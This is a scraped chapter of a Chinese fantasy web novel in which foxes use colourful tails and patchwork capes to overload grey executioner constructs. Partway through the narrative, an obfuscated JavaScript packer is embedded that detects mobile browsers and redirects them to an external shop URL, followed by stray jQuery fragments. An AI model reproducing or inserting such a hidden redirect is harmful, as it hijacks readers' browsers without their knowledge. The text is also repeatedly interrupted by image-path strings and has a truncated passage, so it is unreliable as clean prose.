文趣网 > 其他小说 > 大荒造物主 > 13. 第13章【青丘大秀·上】不是秀,是反击
    行刑者的灰色粉末还铺在广场石板的缝隙里,没有来得及清扫。那些从铠甲里脱出来的狐狸——小橘、青苗、赤羽、墨尾、霜耳——蹲在广场边缘,颜色还很淡,但已经不蜷缩了。它们看着阿狸,看着阿金,看着那些先出笼的狐狸甩尾巴、碰耳朵、互相舔伤口。它们不知道接下来该怎么办,但它们知道自己不是灰色的。知道这一点,暂时够了。

    但建筑群深处又传来了声音。不是警报,是更沉的——像有什么东西在地底下翻身。探照灯重新亮了起来,惨白的光束扫过广场,比之前更密、更急。紧接着,那些还没被潮汐震开的建筑内门一扇接一扇地滑开,门轴发出干涩的嘎吱声。新的行刑者正在集结。

    林漫站在广场中央,手里还握着剪刀。刃口上那些狐狸的颜色——刚才战斗中收集到的所有颜色——还在缓缓流动。她转头看向建筑群深处,那些正在移动的灰色身影比上一批更多、更密,至少有六十个,在建筑的阴影里排成更松散的队列,正在等待某个指令。

    “它们还会再来。”刑天把盾牌顿在地上。他的右腿还缠着那条被血浸透的布条,血已经凝固了,变成暗红色,贴在皮肤上。左肩的羽毛少了两根——刚才被行刑者的巨剑削掉的,断口参差不齐。腰带上那颗被打碎的矿石碎片留下一个空洞,像一颗缺掉的牙齿。

    “狐狸们需要休息。”阿狸从广场边缘走过来,九条假尾巴在她身后轻轻扫过石板地面,左边第三条尾巴上的金属鳞片表面还残留着被巨锤砸过的痕迹——矿石碎片碎了好几颗,边缘那截烧焦的焦痕还在,覆在鳞片上的紫色毛微微竖起,“它们刚出笼,刚学会甩尾巴,刚知道颜色是可以亮起来的。现在让它们打仗——”

    “不是打仗。”林漫打断她,“是走秀。”

    阿狸的耳朵竖了起来。“走秀?”

    “对。不是给我看,不是给刑天看——是给那些行刑者看。”林漫把剪刀举到眼前,刃口上的彩虹在她瞳孔里映成一道极细的弧线,“行刑者的规则系统能识别‘不规则’,但处理不了。处理不了就会过载。刚才阿狸甩九条尾巴,几个行刑者自己裂开了——不是因为它们怕颜色,是因为它们的规则系统装不下这么多不规则组合。一种颜色是一种不规则。九种颜色在一起,就是九种不规则叠加。它们数得清一种,数不清九种。每多一种颜色,规则就多一层负担。负担到极限就崩了。”

    她蹲下来,把背包里剩下的碎布头全部倒出来。曾祖母留下的布料已经用了一大半,剩下几块巴掌大的边角料——红色的、蓝色的、金色的、绿色的、粉色的。她从内侧口袋里掏出针线包,抽出别针弯成的粗针,把几块碎布拼在一起,用膝盖压住布边,右手三针缝出一个极小的披风。“在广场上狐狸们是自己亮起来的,那是它们自己的节奏。现在不一样——行刑者怕颜色,狐狸们就用颜色当武器。不是去拼命,是去被看见。让行刑者看清楚每一种颜色的弧度、亮度、温度。看清楚之后,规则就崩了。”

    阿金走过来,九条金色尾巴全部展开。“我之前亮尾巴是给你看的。现在是给它们看——不是为了让它们喜欢,是为了让它们过载。你说怎么做。”

    林漫把小披风举起来,对着月光看了看针脚。歪歪扭扭的,但很牢。她把它放在一边,继续缝下一个。“你需要和别的狐狸配合。一种颜色一种颜色地亮——不是同时亮,是轮流亮。你亮的时候别的狐狸收,你收的时候别的狐狸亮。不同颜色的频率混在一起,行刑者处理不过来。”

    阿金歪了歪头,然后把九条尾巴中的八条收拢压在身下,只留一条高高竖起。“第一条。金色。”

    小绿从旁边走过来,两只耳朵上的绿光明暗交替,左耳还是灰色的,但它在阿金旁边蹲下,把右耳转向阿金那条竖起的金色尾巴。“我可以帮你听——听行刑者的心跳。它们看每一种颜色时心跳都会变化。金色让它们心跳加快——不是怕,是规则处理金色时会加速运转。处理不了的时候心跳会漏一拍。漏一拍就是时机,你换下一种颜色。”

    阿金转头看着小绿的左耳——那只被命名者废掉的、灰色的耳朵。它把自己那条金色尾巴轻轻伸过去,尾尖碰了碰左耳边缘。金色碰到灰色的瞬间,小绿的左耳没有亮,但轻轻动了一下——不是听到声音,是感觉到温度。“你的金色是温的。我能感觉到。”

    “那就够了。”阿金把金色尾巴收回,转头看向广场边缘那些新出笼的狐狸,“小橘——你的橙色是暖的,和金色不一样。金色让它们心跳加快,暖的让它们心跳变慢。一快一慢,节奏乱了规则就崩了。”

    小橘把九条橙色尾巴全部展开,走到阿金旁边,紧挨着阿金那条竖起的金色尾巴,把自己最亮的那条橙色尾巴也竖起来。金色和橙色在暮色里并排,一个冷亮一个温暖。

    林漫蹲在石板地上继续缝。左手的无名指——昨天战斗中动了三次之后——今天能弯了,虽然还不能握东西,但已经能帮右手按住布边,每次用膝盖把布边顶起来再按下去。缝到第五件小披风的时候针扎破了手指,血滴在蓝色碎布上,她没有擦。

    “血也是颜色。蓝底红花,多一种不规则。”

    老狐狸戴着蓝色帽子,从广场边缘慢慢走过来,没有看林漫缝衣服,而是走到广场正中央,蹲下来,蓝色的眼睛看着行刑者集结的方向。“九尾狐的走秀不是走给别人看的。是走给自己看的。每走一步,尾巴甩一下——不是甩给观众看,是甩给自己看。看到自己尾巴在空气里划出颜色,就不会再忘了。行刑者没有眼睛——它们用规则感知世界。规则里没有‘美’这个定义,但能感知不规则。狐狸们每甩一次尾巴,规则就多一个异常信号。信号多了,系统就崩了。”

    小粉从广场边缘蹦过来,粉色的尾巴翘得高高的。“我负责报颜色名字!把所有颜色报一遍,让它们知道这里有多少种不规则!”它转过身对着广场上所有狐狸开始报颜色:“紫色!金色!橙色!蓝色!绿色!红色!银色!白色!黑色!

    小粉把它的名字加入颜色名单,从头开始重新报了一遍,报到“灰蓝——霜耳!”的时候,它的尾巴尖亮了一下,不是灰色,是极淡极淡的灰蓝色。

    林漫把缝好的小披风一件一件发下去。红色的给赤羽——那只暗红色狐狸,它的九条尾巴竖起来在广场上格外显眼;蓝色的给青苗,绿色的系在小绿脖子上,金色的给阿金——虽然它已经有围巾了,但阿金把金色披风系在自己尾巴根部,金色披风和金色围巾在它身上一上一下地亮着;粉色的给小粉——它把粉色披风系在自己脖子上和粉色项链并排,说“现在我有两片粉色了”。最后一件——那件用剩下的碎布头拼凑出来的、五颜六色的——她留给阿狸。

    阿狸

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17727796|208890||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    低头看着那件拼布披风。“这颜色太杂了。所有颜色都挤在一起——行刑者看到会直接宕机。”

    “就是要让它们宕机。你是九尾狐的领舞者——你走最前面,九种假尾巴加上这件拼布披风,身上有多少种不规则?”

    阿狸算了算,耳朵轻轻动了一下。她把拼布披风披上,走到广场最前方。二十多只狐狸在她身后排成扇形——阿金在最前排,九条金色尾巴全部展开;小橘紧挨着阿金,九条橙色尾巴竖得笔直;赤羽和青苗在第二排,暗红和淡蓝并排亮着;墨尾和霜耳在第三排;老狐狸戴着蓝色帽子站在扇形最边缘;小灰蹲在老狐狸旁边,灰色的尾巴不再压着,鼻尖上那粒粉色光尘还在微微发光。小绿蹲在扇形中心,右耳亮着——它负责听行刑者心跳,在规则变慢时喊出换颜色的信号;小粉蹲在队伍最前面,粉色的眼睛瞪得圆圆的,已经准备开始报颜色名字了。

    建筑群深处那批新的行刑者已经完成集结。六十个,比上一批更多。它们没有立刻冲锋,而是从建筑物的阴影里缓缓推进——不像之前那种松散的三列,而是更密集的五列,每一列前面都有一个队长。刑天站在广场底部那块青石上,把盾牌举起来。他要用盾牌声来指挥走秀的节奏——每敲一下,就换一种颜色。他先在盾牌上敲出节奏——有心跳的鼓点,一下一下,在广场上都轻轻共振。

    阿狸第一个走出去。不是走直线——是走弧线。从广场边缘开始,绕着一个很大的弧,九条假尾巴在身后散开,每一条都在不同的高度、不同的角度。所有颜色在她身上流动——橙、红、金、蓝、绿、粉、白、黑、七彩,还有那件拼布披风把所有颜色搅在一起再往外溢。行刑者从远处涌过来,第一批撞上阿狸甩出的弧线的行刑者猛地停住了——铠甲上的规则符文开始剧烈闪烁,它们无法同时处理这么多不规则。

    “金色!”刑天敲了一声盾牌。阿金听到信号,把自己最亮的那条金色尾巴高高竖起,和旁边的小橘的橙色尾巴并排。行刑者刚处理完阿狸的九色弧线,突然又多了两种新颜色叠加在弧线边缘上——规则系统开始过载。行刑者把目标从阿狸转向阿金——在它们看来,金色是当前规则系统里最不稳定的不规则。长矛向阿金刺来。

    小绿一直贴在阿金旁边,长矛刺来的瞬间它喊了信号,阿金把金色尾巴全部收拢压在身下——金色突然消失。行刑者的规则系统刚锁定金色,金色没了,让它处理了个空。小橘同时把九条橙色全部展开——暖橙色突然炸开,行刑者的规则系统在短时间内被两种颜色反复冲击,铠甲裂缝扩大,第一个列刑者的铠甲裂开了。

    刑天敲了一声更响的。阿狸收到信号,转身带着所有狐狸同时走过广场。二十多种颜色同时在行刑者面前流动——不是一种接一种,是所有颜色同时在动。阿金的阳光金、小橘的落叶橙、赤羽的暗红、青苗的初春蓝、墨尾的墨水紫、霜耳的灰蓝、小粉的樱花粉、小绿的叶子绿、阿狸身上九条假尾巴的九种颜色加上拼布披风把所有颜色搅在一起往外溢。行刑者的规则处理模块在那一瞬间达到极限。它们能识别每一种颜色单独存在时的频率范围,但当二十多种颜色的频率同时叠加在同一个感知通道里,算法无法判定优先级、无法分类、无法将任何一种颜色归入已知的任何档案——系统全面过载。铠甲开始碎裂,一个接一个,像多米诺骨牌。